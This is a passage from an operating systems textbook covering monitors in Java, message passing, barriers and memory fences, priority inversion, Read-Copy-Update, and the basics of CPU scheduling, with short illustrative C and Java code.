You may be thinking that the operations wait and signal look similar to sleep and wakeup, which we saw earlier had fatal race conditions. Well, they *are* very similar, but with one crucial difference: sleep and wakeup failed because while one process was trying to go to sleep, the other one was trying to wake it up. With monitors, that cannot happen. The automatic mutual exclusion on monitor procedures guarantees that if, say, the producer inside a monitor procedure discovers that the buffer is full, it will be able to complete the wait operation without having to

worry about the possibility that the scheduler may switch to the consumer just before the wait completes. The consumer will not even be let into the monitor at all until the wait is finished and the producer has been marked as no longer runnable.

Although Pidgin Pascal is an imaginary language, some real programming languages also support monitors, although not always in the form designed by Hoare and Brinch Hansen. One such language is Java. Java is an object-oriented language that supports user-level threads and also allows methods (procedures) to be grouped together into classes. By adding the keyword synchronized to a method declaration, Java guarantees that once any thread has started executing that method, no other thread will be allowed to start executing any other synchronized method of that object. Without synchronized, there are no guarantees about interleaving.

A solution to the producer-consumer problem using monitors in Java is given in Fig. 2-36. Our solution has four classes. The outer class, *ProducerConsumer*, creates and starts two threads, *p* and *c*. The second and third classes, *producer* and *consumer*, respectively, contain the code for the producer and consumer. Finally, the class *our_monitor*, is the monitor. It contains two synchronized threads that are used for actually inserting items into the shared buffer and taking them out. Unlike the previous examples, here we have the full code of *insert* and *remove*.

The producer and consumer threads are functionally identical to their counterparts in all our previous examples. The producer has an infinite loop generating data and putting it into the common buffer. The consumer has an equally infinite loop taking data out of the common buffer and doing some fun thing with it.

The interesting part of this program is the class *our_monitor*, which holds the buffer, the administration variables, and two synchronized methods. When the producer is active inside *insert*, it knows for sure that the consumer cannot be active inside *remove*, making it safe to update the variables and the buffer without fear of race conditions. The variable *count* keeps track of how many items are in the buffer. It can take on any value from 0 through and including $N - 1$. The variable *lo* is the index of the buffer slot where the next item is to be fetched. Similarly, *hi* is the index of the buffer slot where the next item is to be placed. It is permitted that $lo = hi$, which means that either 0 items or N items are in the buffer. The value of *count* tells which case holds.

Synchronized methods in Java differ from classical monitors in an essential way: Java does not have condition variables built in. Instead, it offers two procedures, *wait* and *notify*, which are the equivalent of *sleep* and *wakeup* except that when they are used inside synchronized methods, they are not subject to race conditions. In theory, the method *wait* can be interrupted, which is what the code surrounding it is all about. Java requires that the exception handling be made explicit. For our purposes, just imagine that *go_to_sleep* is the way to go to sleep.

By making the mutual exclusion of critical regions automatic, monitors make parallel programming much less error prone than using semaphores. Nevertheless, they too have some drawbacks. It is not for nothing that our two examples of monitors were in Pidgin Pascal instead of C, as are the other examples in this book.

```
public class ProducerConsumer {
    static final int N = 100;       // constant giving the buffer size
    static producer p = new producer( );    // instantiate a new producer thread
    static consumer c = new consumer( ); // instantiate a new consumer thread
    static our_monitor mon = new our_monitor( );      // instantiate a new monitor

    public static void main(String args[ ]) {
       p.start( );      // start the producer thread
       c.start( );      // start the consumer thread
    }

    static class producer extends Thread {
       public void run( ) { // run method contains the thread code
          int item;
          while (true) {      // producer loop
             item = produce_item( );
             mon.insert(item);
          }
       }
       private int produce_item( ) { ... }      // actually produce
    }

    static class consumer extends Thread {
       public void run( ) { run method contains the thread code
          int item;
          while (true) {      // consumer loop
             item = mon.remove( );
             consume_item (item);
          }
       }
       private void consume_item(int item) { ... }// actually consume
    }

    static class our_monitor {  // this is a monitor
       private int buffer[ ] = new int[N];
       private int count = 0, lo = 0, hi = 0;  // counters and indices

       public synchronized void insert(int val) {
          if (count == N) go_to_sleep( );    // if the buffer is full, go to sleep
          buffer [hi] = val; // insert an item into the buffer
          hi = (hi + 1) % N;       // slot to place next item in
          count = count + 1;       // one more item in the buffer now
          if (count == 1) notify( );       // if consumer was sleeping, wake it up
       }

       public synchronized int remove( ) {
          int val;
          if (count == 0) go_to_sleep( );    // if the buffer is empty, go to sleep
          val = buffer [lo]; // fetch an item from the buffer
          lo = (lo + 1) % N;       // slot to fetch next item from
          count = count - 1;       // one few items in the buffer
          if (count == N - 1) notify( ); // if producer was sleeping, wake it up
          return val;
       }
       private void go_to_sleep( ) { try{wait( );} catch(InterruptedException exc) {};}
    }
}
```

Fig. 2-36. A solution to the producer-consumer problem in Java.

As we said earlier, monitors are a programming-language concept. The compiler must recognize them and arrange for the mutual exclusion somehow or other. C, Pascal, and most other languages do not have monitors, so it is unreasonable to expect their compilers to enforce any mutual exclusion rules. In fact, how could the compiler even know which procedures were in monitors and which were not?

These same languages do not have semaphores either, but adding semaphores is easy: all you need to do is add two short assembly-code routines to the library to issue the up and down system calls. The compilers do not even have to know that they exist. Of course, the operating systems have to know about the semaphores, but at least if you have a semaphore-based operating system, you can still write the user programs for it in C or C++ (or even assembly language if you are masochistic enough). With monitors, you need a language that has them built in.

Another problem with monitors, and also with semaphores, is that they were designed for solving the mutual exclusion problem on one or more CPUs that all have access to a common memory. By putting the semaphores in the shared memory and protecting them with TSL or XCHG instructions, we can avoid races. When we move to a distributed system consisting of multiple CPUs, each with its own private memory and connected by a local area network, these primitives become inapplicable. The conclusion is that semaphores are too low level and monitors are not usable except in a few programming languages. Also, none of the primitives allow information exchange between machines. Something else is needed.

2.4.8 Message Passing

That something else is **message passing**. This method of interprocess communication uses two primitives, send and receive, which, like semaphores and unlike monitors, are system calls rather than language constructs. As such, they can easily be put into library procedures, such as

```
send(destination, &message);
```

and

```
receive(source, &message);
```

The former call sends a message to a given destination and the latter one receives a message from a given source (or from *ANY*, if the receiver does not care). If no message is available, the receiver can block until one arrives. Alternatively, it can return immediately with an error code.

Design Issues for Message-Passing Systems

Message-passing systems have many problems and design issues that do not arise with semaphores or with monitors, especially if the communicating processes are on different machines connected by a network. For example, messages can be

lost by the network. To guard against lost messages, the sender and receiver can agree that as soon as a message has been received, the receiver will send back a special **acknowledgement** message. If the sender has not received the acknowledgement within a certain time interval, it retransmits the message.

Now consider what happens if the message is received correctly, but the acknowledgement back to the sender is lost. The sender will retransmit the message, so the receiver will get it twice. It is essential that the receiver be able to distinguish a new message from the retransmission of an old one. This problem is solved by putting consecutive sequence numbers in each original message. If the receiver gets a message bearing the same sequence number as the previous message, it knows that the message is a duplicate that can be ignored. Successfully communicating in the face of unreliable message passing is a major part of the study of computer networks. For more information, see Tanenbaum et al. (2020).

Message systems also have to deal with the question of how processes are named, so that the process specified in a send or receive call is unambiguous. **Authentication** is also an issue in message systems: how can the client tell that it is communicating with the real file server, and not with an imposter?

At the other end of the spectrum, there are also design issues that are important when the sender and receiver are on the same machine. One of these is performance. Copying messages from one process to another is always slower than doing a semaphore operation or entering a monitor. Much work has gone into making message passing efficient.

The Producer-Consumer Problem with Message Passing

Now let us see how the producer-consumer problem can be solved with message passing and no shared memory. A solution is given in Fig. 2-37. We assume that all messages are the same size and that messages sent but not yet received are buffered automatically by the operating system. In this solution, a total of N messages is used, analogous to the N slots in a shared-memory buffer. The consumer starts out by sending N empty messages to the producer. Whenever the producer has an item to give to the consumer, it takes an empty message and sends back a full one. In this way, the total number of messages in the system remains constant in time, so they can be stored in a given amount of memory known in advance.

If the producer works faster than the consumer, all the messages will end up full, waiting for the consumer; the producer will be blocked, waiting for an empty to come back. If the consumer works faster, then the reverse happens: all the messages will be empties waiting for the producer to fill them up; the consumer will be blocked, waiting for a full message.

Many variants are possible with message passing. For starters, let us look at how messages are addressed. One way is to assign each process a unique address and have messages be addressed to processes. A different way is to invent a new data structure, called a **mailbox**. A mailbox is a place to buffer a certain number

```
#define N 100                                   /* number of slots in the buffer */

void producer(void)
{
     int item;
     message m;                                 /* message buffer */

     while (TRUE) {
          item = produce_item( );               /* generate something to put in buffer */
          receive(consumer, &m);                /* wait for an empty to arrive */
          build_message(&m, item);              /* construct a message to send */
          send(consumer, &m);                   /* send item to consumer */
     }
}


void consumer(void)
{
     int item, i;
     message m;

     for (i = 0; i < N; i++) send(producer, &m);  /* send N empties */
     while (TRUE) {
          receive(producer, &m);                /* get message containing item */
          item = extract_item(&m);              /* extract item from message */
          send(producer, &m);                   /* send back empty reply */
          consume_item(item);                   /* do something with the item */
     }
}
```

Figure 2-37. The producer-consumer problem with *N* messages.

of messages, typically specified when the mailbox is created. When mailboxes are used, the address parameters in the send and receive calls are mailboxes, not processes. When a process tries to send to a mailbox that is full, it is suspended until a message is removed from that mailbox, making room for a new one.

For the producer-consumer problem, both the producer and consumer would create mailboxes large enough to hold *N* messages. The producer would send messages containing actual data to the consumer's mailbox, and the consumer would send empty messages to the producer's mailbox. When mailboxes are used, the buffering mechanism is clear: the destination mailbox holds messages that have been sent to the destination process but have not yet been accepted.

The other extreme from having mailboxes is to eliminate all buffering. When this approach is taken, if the send is done before the receive, the sending process is blocked until the receive happens, at which time the message can be copied directly from the sender to the receiver, with no buffering. Similarly, if the receive call is done first, the receiver is blocked until a send happens. This strategy is often

known as a **rendezvous**. It is easier to implement than a buffered message scheme but is less flexible since the sender and receiver are forced to run in lockstep.

Message passing is commonly used in parallel programming systems. One well-known message-passing system, for example, is **MPI** (**Message-Passing Interface**). It is widely used for scientific computing. For more information about it, see for example Gropp et al. (1994) and Snir et al. (1996).

2.4.9 Barriers

Our last synchronization mechanism is intended for groups of processes rather than two-process producer-consumer type situations. Some applications are divided into phases and have the rule that no process may proceed into the next phase until all processes are ready to proceed to the next phase. This behavior may be achieved by placing a **barrier** at the end of each phase. When a process reaches the barrier, it is blocked until all processes have reached the barrier. This allows groups of processes to synchronize. Barrier operation is illustrated in Fig. 2-38.



Figure 2-38. Use of a barrier. (a) Processes approaching a barrier. (b) All processes but one blocked at the barrier. (c) When the last process arrives at the barrier, all of them are let through.

In Fig. 2-38(a) we see four processes approaching a barrier. What this means is that they are just computing and have not reached the end of the current phase yet. After a while, the first process finishes all the computing required of it during the first phase. It then executes the barrier primitive, generally by calling a library procedure. The process is then suspended. A little later, a second and then a third process finish the first phase and also execute the barrier primitive. This situation is illustrated in Fig. 2-38(b). Finally, when the last process, *C*, hits the barrier, all the processes are released, as shown in Fig. 2-38(c).

As an example of a problem requiring barriers, consider a common relaxation problem in physics or engineering. There is typically a matrix that contains some

initial values. The values might represent temperatures at various points on a sheet of metal. The idea might be to calculate how long it takes for the effect of a flame placed at one corner to propagate throughout the sheet.

Starting with the current values, a transformation is applied to the matrix to get the second version of the matrix, for example, by applying the laws of thermodynamics to see what all the temperatures are ΔT later. Then the process is repeated over and over, giving the temperatures at the sample points as a function of time as the sheet heats up. The algorithm produces a sequence of matrices over time, each one for a given point in time.

Now imagine that the matrix is very large (for example, 1 million by 1 million), so that parallel processes are needed (possibly on a multiprocessor) to speed up the calculation. Different processes work on different parts of the matrix, calculating the new matrix elements from the old ones according to the laws of physics. However, no process may start on iteration $n + 1$ until iteration n is complete, that is, until all processes have finished their current work. The way to achieve this goal is to program each process to execute a barrier operation after it has finished its part of the current iteration. When all of them are done, the new matrix (the input to the next iteration) will be finished, and all processes will be simultaneously released to start the next iteration.

It is worth mentioning that special low-level barriers are popular also to synchronize memory operations. Such barriers, unimaginatively called **memory barriers** or **memory fences**, enforce an order to guarantee that all memory operations (to read or write memory) started before the barrier instruction will also finish before the memory operations issued after the barrier. They are important because modern CPUs execute instructions out of order and that may cause problems. For instance, if instruction 2 does not depend on the result of instruction 1, the CPU may start executing it ahead of time. After all, modern processors are superscalar and have many execution units to perform calculations and memory accesses in parallel. In fact, if instruction 1 takes a long time, instruction 2 may even complete before it, and the CPU may then start executing instruction 3. Now consider the situation where one thread waits on another using busy waiting:

THREAD 1:	**THREAD 2:**
`while (turn != 1) { } /* loop */`	`x = 100;`
`printf ("%d\n", x);`	`turn = 1;`

If turn == 0 initially and all instructions execute in order, the program will print the value 100. However, if the instructions in Thread 2 execute out of order, turn will be updated before x and the printed value could be some older value of x. Similarly, the instructions of Thread 1 may be reordered, making it read x before performing the check in the line above it. The solution in both cases is to wedge a barrier instruction in between the two lines.

Incidentally, memory barriers often play an important role in the mitigation of a nasty class of CPU vulnerabilities that are commonly referred to as **transient**

execution vulnerabilities. Here, attackers can exploit the fact that CPUs execute instructions out of order. Between the first disclosure of the Meltdown and Spectre issues in 2018, many such vulnerabilities have come to light. Since they generally impact the operating system also, we will briefly look at transient execution attacks in Chap. 9.

2.4.10 Priority Inversion

Earlier in this chapter, we mentioned the priority inversion problem, a truly classic problem that was known already in the 1970s. Now let us look at it in more detail.

A famous example of priority inversion occurred on Mars in 1997. In an impressive engineering effort, NASA had managed to land a little robot rover on the red planet, destined to send a wealth of interesting information back to earth. Except there was a problem. Pathfinder's radio transmissions stopped sending data constantly, requiring system resets to get it going again. It turned out that three threads were getting in each other's hair. Pathfinder used a form of shared memory, which was called the "information bus," for passing information between its different components. A low-priority thread used the bus periodically to pass on the meteorological data (a kind of Mars weather report) it had gathered. Meanwhile, a high priority thread for information bus management would also periodically access it. To prevent both threads from accessing the shared memory at the same time, its access was controlled by a mutex in the rover's software. A third, medium-priority thread was responsible for communications and did not need the mutex at all.

The priority inversion occurred when the low-priority thread for meteorological data gathering had been preempted by the medium priority communications thread, while holding the mutex. After some time, the high-priority thread needed to run but immediately blocked as it could not grab the mutex. The long-running medium-priority thread kept executing, as if it had higher priority than the information bus thread.

There are different ways to solve the priority inversion problem. The simplest one is to disable all interrupts while in the critical region. As mentioned earlier, this is not desirable for user programs: What if they forget to enable them again?

Another solution, known as **priority ceiling** is to associate a priority with the mutex itself and assign that to the process holding it. As long as no process that needs to grab the mutex has a higher priority than the ceiling priority, inversion is no longer possible.

A third way is **priority inheritance**. Here, the low-priority task holding the mutex will temporarily inherit the priority of the high-priority task trying to obtain it. Again, no medium priority task will be able to preempt the task holding the mutex. This was the technique eventually used to fix the Mars Pathfinder problems.

Finally, operating systems such as Microsoft Windows employ **random boosting**, essentially rolling the dice every now and then and giving random mutex-holding threads a high priority until they exit the critical region.

2.4.11 Avoiding Locks: Read-Copy-Update

The fastest locks are no locks at all. And no locks also means no risk of priority inversion. The question is whether we can allow for concurrent read and write accesses to shared data structures without locking. In the general case, the answer is clearly no. Imagine thread A sorting an array of numbers, while thread B is calculating the average. Because A moves the values back and forth across the array, B may encounter some values multiple times and others not at all. The result could be anything, but it would almost certainly be wrong.

In some cases, however, we can allow a writer to update a data structure even though other processes are still using it. The trick is to ensure that each reader either reads the old version of the data, or the new one, but not some weird combination of old and new. As an illustration, consider the tree shown in Fig. 2-39.

Readers traverse the tree from the root to its leaves. In the top half of the figure, a new node X is added. To do so, we make the node "just right" before making it visible in the tree: we initialize all values in node X, including its child pointers. Then, with one atomic write, we make X a child of A. No reader will ever read an inconsistent version. In the bottom half of the figure, we subsequently remove B and D. First, we make A's left child pointer point to C. All readers that were in A will continue with node C and never see B or D. In other words, they will see only the new version. Likewise, all readers currently in B or D will continue following the original data structure pointers and see the old version. All is well, and we never need to lock anything. The main reason that the removal of B and D works without locking the data structure, is that **RCU** (**Read-Copy-Update**) decouples the *removal* and *reclamation* phases of the update.

Of course, there is a problem. As long as we are not sure that there are no more readers of B or D, we cannot really free them. But how long should we wait? One minute? Ten? We have to wait until the last reader has left these nodes. RCU carefully determines the maximum time a reader may hold a reference to the data structure. After that period, it can safely reclaim the memory. Specifically, readers access the data structure in what is known as a **read-side critical section** which may contain any code, as long as it does not block or sleep. In that case, we know the maximum time we need to wait. Specifically, we define a **grace period** as any time period in which we know that each thread to be outside the read-side critical section at least once. All will be well if we wait for a duration that is at least equal to the grace period before reclaiming. As the code in a read-side critical section is not allowed to block or sleep, a simple criterion is to wait until all the threads have executed a context switch.

RCU data structures are not so common in user processes, but quite popular in operating system kernels for data structures that are accessed by multiple threads and require high efficiency. The Linux kernel has thousands of uses of its RCU API, spread across most of its subsystems. The network stack, the file system, drivers, and memory management all use RCU for concurrent reading and writing.



Figure 2-39. Read-Copy-Update: inserting a node in the tree and then removing a branch—all without locks.

2.5 SCHEDULING

When a computer is multiprogrammed, it frequently has multiple processes or threads competing for the CPU at the same time. This situation occurs whenever two or more of them are simultaneously in the ready state. If only one CPU is available, a choice has to be made which process to run next. The part of the operating system that makes the choice is called the **scheduler**, and the algorithm it uses is called the **scheduling algorithm**. These topics form the subject matter of the following sections.

Many of the same issues that apply to process scheduling also apply to thread scheduling, although some are different. When the kernel manages threads, scheduling is usually done per thread, with little or no regard to which process the thread belongs. Initially we will focus on scheduling issues that apply to both processes and threads. Later on we will explicitly look at thread scheduling and some of the unique issues it raises. We will deal with multicore chips in Chap. 8.

2.5.1 Introduction to Scheduling

Back in the old days of batch systems with input in the form of card images on a magnetic tape, the scheduling algorithm was simple: just run the next job on the tape. With multiprogramming, the scheduling algorithm became more complex because there were usually multiple users waiting for service. Some mainframes still combine batch and timesharing service, requiring the scheduler to decide whether a batch job or an interactive user at a terminal should go next. (As an aside, a batch job may be a request to run multiple programs in succession, but for this section, we will just assume it is a request to run a single program.) Because CPU time is a scarce resource on these machines, a good scheduler can make a big difference in perceived performance and user satisfaction. Consequently, a lot of work has gone into devising clever and efficient scheduling algorithms.

With the advent of personal computers, the situation changed in two ways. First, most of the time there is only one active process. A user entering a document on a word processor is unlikely to be simultaneously compiling a program in the background. When the user types a command to the word processor, the scheduler does not have to do much work to figure out which process to run—the word processor is the only candidate.

Second, computers have become so much faster over the years that the CPU is rarely a scarce resource any more. Most programs for personal computers are limited by the rate at which the user can present input (by typing or clicking), not by the rate the CPU can process it. Even compilations, a major sink of CPU cycles in the past, take just a few seconds in most cases nowadays. Even when two programs are actually running at once, such as a word processor and a spreadsheet, it hardly matters which goes first since the user is probably waiting for both of them to finish (except that they generally complete their tasks so quickly that the user will not be doing much waiting much anyway). As a consequence, scheduling does not matter much on simple PCs. Of course, there are applications that practically eat the CPU alive. For instance, rendering one hour of high-resolution video while tweaking the colors in each of the 107,892 frames (in NTSC) or 90,000 frames (in PAL) requires serious computing power. However, similar applications are the exception rather than the rule.

When we turn to networked servers, the situation changes appreciably. Here multiple processes often do compete for the CPU, so scheduling matters again. For example, when the CPU has to choose between running a process that gathers the

daily statistics and one that serves user requests, the users will be a lot happier if the latter gets first crack at the CPU.

The "abundance of resources" argument also does not hold on IoT devices and sensor nodes, and perhaps not even on smartphones. Even if the CPUs on phones have become more powerful and the memory more plentiful, battery lifetime has not. Since battery lifetime is one of the most important constraints on all these devices, some schedulers try to optimize the power consumption.

In addition to picking the right process to run, the scheduler also has to worry about making efficient use of the CPU because process switching is expensive. To start with, a switch from user mode to kernel mode must occur. Then the state of the current process must be saved, including storing its registers in the process table so they can be reloaded later. In some systems, the memory map (e.g., memory reference bits in the page table) must be saved as well. This is called a **context switch**, although people sometimes also use this term to refer to the full **process switch**. Next a new process must be selected by running the scheduling algorithm. After that, the memory management unit (MMU) must be reloaded with the memory map of the new process. Finally, the new process must be started. In addition to all that, the process switch may invalidate the memory cache and related tables, forcing it to be dynamically reloaded from the main memory twice (upon entering the kernel and upon leaving it). All in all, doing too many process switches per second can chew up a substantial amount of CPU time, so caution is advised.

Process Behavior

Nearly all processes alternate bursts of computing with (disk or network) I/O requests, as shown in Fig. 2-40. Often, the CPU runs for a while without stopping, then a system call is made to read from a file or write to a file. When the system call completes, the CPU computes again until it needs more data or has to write more data, and so on. Note that some I/O activities count as computing. For example, when the CPU copies bits to a video RAM to update the screen, it is computing, not doing I/O, because the CPU is in use. I/O in this sense is when a process enters the blocked state waiting for an external device to complete its work.

The important thing to notice about Fig. 2-40 is that some processes, such as the one in Fig. 2-40(a), spend most of their time computing, while other processes, such as the one shown in Fig. 2-40(b), spend most of their time waiting for I/O. The former are called **compute-bound** or **CPU-bound**; the latter are called **I/O-bound**. Compute-bound processes typically have long CPU bursts and thus infrequent I/O waits, whereas I/O-bound processes have short CPU bursts and thus frequent I/O waits. Note that the key factor is the length of the CPU burst, not the length of the I/O burst. I/O-bound processes are I/O bound because they do not compute much between I/O requests, not because they have especially long I/O requests. It takes the same time to issue the hardware request to read a disk block no matter how much or how little time it takes to process the data after they arrive.



Figure 2-40. Bursts of CPU usage alternate with periods of waiting for I/O. (a) A CPU-bound process. (b) An I/O-bound process.

It is worth noting that if CPUs get faster, processes tend to get more I/O-bound. This effect occurs because CPUs are improving faster than hard disks. As a consequence, the scheduling of I/O-bound processes could become a more important subject in the future. The basic idea here is that if an I/O-bound process wants to run, it should get a chance quickly so that it can issue its disk request and keep the disk busy. As we saw in Fig. 2-6, when processes are I/O bound, it takes quite a few of them to keep the CPU fully occupied.

On the other hand, CPUs do not seem to be getting much faster these days because making them go faster produces too much heat. Hard disks are not getting any faster either, but SSDs are replacing hard disks in desktop and notebook computers. Then again, in large data centers, hard disks are still widely used due to their lower cost per bit. The consequence of all this is that scheduling depends a lot on the context and an algorithm that works well on a notebook may not work well in a data center. And in 10 years, everything may be different.

When to Schedule

A key issue related to scheduling is when to make scheduling decisions. It turns out that there are a variety of situations in which scheduling is needed. First, when a new process is created, a decision needs to be made whether to run the parent process or the child process. Since both processes are in ready state, it is a normal scheduling decision and can go either way, that is, the scheduler can legitimately choose to run either the parent or the child next.

Second, a scheduling decision must be made when a process exits. That process can no longer run (since it no longer exists), so some other process must be chosen from the set of ready processes. If no process is ready, a system-supplied idle process is normally run.

Third, when a process blocks on I/O, on a semaphore, or for some other reason, another process has to be selected to run. Sometimes the reason for blocking may play a role in the choice. For example, if *A* is an important process and it is waiting for *B* to exit its critical region, letting *B* run next will allow it to exit its critical region and thus let *A* continue. The trouble, however, is that the scheduler generally does not have the necessary information to take this dependency into account.

Fourth, when an I/O interrupt occurs, a scheduling decision may be made. If the interrupt came from an I/O device that has now completed its work, some process that was blocked waiting for the I/O may now be ready to run. It is up to the scheduler to decide whether to run the newly ready process, the process that was running at the time of the interrupt, or some third process.

If a hardware clock provides periodic interrupts at 50 or 60 Hz (or possibly at some other—potentially higher—frequency), a scheduling decision can be made at each clock interrupt or at every *k*th clock interrupt. Scheduling algorithms can be divided into two categories with respect to how they deal with clock interrupts. A **nonpreemptive** scheduling algorithm picks a process to run and then just lets it run until it blocks (either on I/O or waiting for another process) or voluntarily releases the CPU. Even if it runs for many hours, it will not be forcibly suspended. In effect, no scheduling decisions are made during clock interrupts. After clock-interrupt processing has been finished, the process that was running before the interrupt is resumed, unless a higher-priority process was waiting for a now-satisfied timeout.

In contrast, a **preemptive** scheduling algorithm picks a process and lets it run for a maximum of some fixed time. If it is still running at the end of the time interval, it is suspended and the scheduler picks another process to run (if one is available). Doing preemptive scheduling requires having a clock interrupt occur at the end of the time interval to give control of the CPU back to the scheduler. If no clock is available, nonpreemptive scheduling is the only option.

Preemption is not just relevant for applications, but also for operating system kernels, especially monolithic ones. Nowadays many of them are preemptive. If they were not, a poorly implemented driver or a very slow system call could hog the CPU. Instead, in a preemptive kernel the scheduler can force the long running driver or system call to context switch.

Categories of Scheduling Algorithms

Not surprisingly, in different environments different scheduling algorithms are needed. This situation arises because different application areas (and different kinds of operating systems) have different goals. In other words, what the scheduler should optimize for is not the same in all systems. Three environments worth distinguishing are:

1. Batch
2. Interactive
3. Real time

Batch systems are still in widespread use in the business world for doing payroll, inventory, accounts receivable, accounts payable, interest calculation (at banks), claims processing (at insurance companies), and other periodic tasks. In batch systems, there are no users impatiently waiting at their terminals for a quick response to a short request. Consequently, nonpreemptive algorithms, or preemptive algorithms with long time periods for each process, are often acceptable. This approach reduces process switches and thus improves performance. The batch algorithms are actually fairly general and often applicable to other situations as well, which makes them worth studying, even for people not involved in corporate mainframe computing.

In an environment with interactive users, preemption is essential to keep one process from hogging the CPU and denying service to the others. Even if no process intentionally ran forever, one process might shut out all the others indefinitely due to a program bug. Preemption is needed to prevent this behavior. Servers also fall into this category, since they normally serve multiple (remote) users, all of whom are in a big hurry. Computer users are always in a big hurry.

In systems with real-time constraints, preemption is, oddly enough, sometimes not needed because the processes know that they may not run for long periods of time and usually do their work and block quickly. The difference with interactive systems is that real-time systems run only programs that are intended to further the application at hand. Interactive systems are general purpose and may run arbitrary programs that are not cooperative and even possibly malicious.

Scheduling Algorithm Goals

In order to design a scheduling algorithm, it is necessary to have some idea of what a good algorithm should do. Some goals depend on the environment (batch, interactive, or real time), but some are desirable in all cases. Some goals are listed in Fig. 2-41. We will discuss these in turn below.

Under all circumstances, fairness is important. Comparable processes should get comparable service. Giving one process much more CPU time than an equivalent one is not fair. Of course, different categories of processes may be treated differently. Think of safety control and doing the payroll on a nuclear reactor's computer.

Somewhat related to fairness is actually enforcing the system's policies. If the local policy is that safety control processes get to run whenever they want to, even if it means the payroll is 30 sec late, the scheduler has to make sure this policy is enforced. That may take some extra effort.

All systems
- Fairness—giving each process a fair share of the CPU
- Policy enforcement—seeing that stated policy is carried out
- Balance—keeping all parts of the system busy

Batch systems
- Throughput—maximize jobs per hour
- Turnaround time—minimize time between submission and termination
- CPU utilization—keep the CPU busy all the time

Interactive systems
- Response time—respond to requests quickly
- Proportionality—meet users' expectations

Real-time systems
- Meeting deadlines—avoid losing data
- Predictability—avoid quality degradation in multimedia systems

Figure 2-41. Some goals of the scheduling algorithm under different circumstances.

Another general goal is keeping all parts of the system busy when possible. If the CPU and all the I/O devices can be kept running all the time, more work gets done per second than if some of the components are idle. In a batch system, for example, the scheduler has control of which jobs are brought into memory to run. Having some CPU-bound processes and some I/O-bound processes in memory together is a better idea than first loading and running all the CPU-bound jobs and then, when they are finished, loading and running all the I/O-bound jobs. If the latter strategy is used, when the CPU-bound processes are running, they will fight for the CPU and the disk will be idle. Later, when the I/O-bound jobs come in, they will fight for the disk and the CPU will be idle. Better to keep the whole system running at once by a careful mix of processes.

The managers of large data centers that run many batch jobs typically look at three metrics to see how well their systems are performing: throughput, turnaround time, and CPU utilization. **Throughput** is the number of jobs per hour that the system completes. All things considered, finishing 50 jobs per hour is better than finishing 40 jobs per hour. **Turnaround time** is the statistically average time from the moment that a batch job is submitted until the moment it is completed. It measures how long the average user has to wait for the output. Here the rule is: Small is Beautiful.

A scheduling algorithm that tries to maximize throughput may not necessarily minimize turnaround time. For example, given a mix of short jobs and long jobs, a scheduler that always ran short jobs and never ran long jobs might achieve an

excellent throughput (many short jobs per hour) but at the expense of a terrible turnaround time for the long jobs. If short jobs kept arriving at a fairly steady rate, the long jobs might never run, making the mean turnaround time infinite while achieving a high throughput.
